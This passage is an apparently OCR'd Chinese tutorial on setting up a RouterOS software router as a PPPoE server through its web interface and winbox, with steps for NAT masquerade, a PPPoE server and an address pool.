


图7

就这样一台软路由就安装设置好了，下面我来把它配置成一台PPPOE服务器。配置的过程都是在客户机上进行的（客户机的IP和软路由的IP设成同一个IP段）。

2、配置RouterOs软路由成PPPOE服务器

首先打开IE输入http://192.168.0.2，输入用户名：admin，密码空，点"login"登录，如图8。




图8




图9




图10

接着我们就能进入配置页面了，点"interface"，我们会看到另一张网卡并没有IP地址，如图9，给它配置一个外网的IP地址。点击网卡就可以把两张网卡重命名，我修改LAN为内网卡，WAN为外网卡，这个大家可以自己修改，主要是为了好记。

外网网卡IP配置好了，那么我们再返回到首页，将首页上的winbox下载下来，如图10。

保存到桌面，运行这个winbox，输入软路由的内网IP：192.168.0.2，用户名：admin，密码为空，如图11。点击"connect"按钮进行连接，连接成功了，如图12。






图11


图12


首先点"接口"看看里面的两张网卡是否在正常工作，如图13。



	名称	类型	MTU	传送率	接收率	数据...	数据...
R	lan	Ethernet	1500	15.0 kbps	209.3 ...	23	44
R	wan	Ethernet	1500	207.5 kbps	13.1 kbps	42	23

图13

两张网卡都正常了，再来点击"IP"-> "防火墙"，选择"NAT"，点击"+"号来添加一条规则。在"普通"里选择"srcnat"，下面的"输出接口"选择"wan"（也就是外网卡接口），其它的使用默认设置就行。再切换到"作用"选项，在下面的"作用"里选择"masquerade"，再点击OK，如图14。


图14

现在NAT里就有一条规则了，接着我们再回到左边的导航条，点击那个"接口"，在这里创建一个PPPOE的服务器，点"+"号，选择"pppoe server"，名称：pppoe（可以随便取），其它的默认，点"OK"，如图15。

再回到左边的导航条，选"IP"->"池"，点"+"号，添

加一个新的IP地址池，name：pppoe1（这个名字要记好，在后面有用的），地址：192.168.5.0/24（这个地址就是以后客户机拨号分配给它们的，地址段你可以任意设的），新的池：none。点击“OK”，如图16。

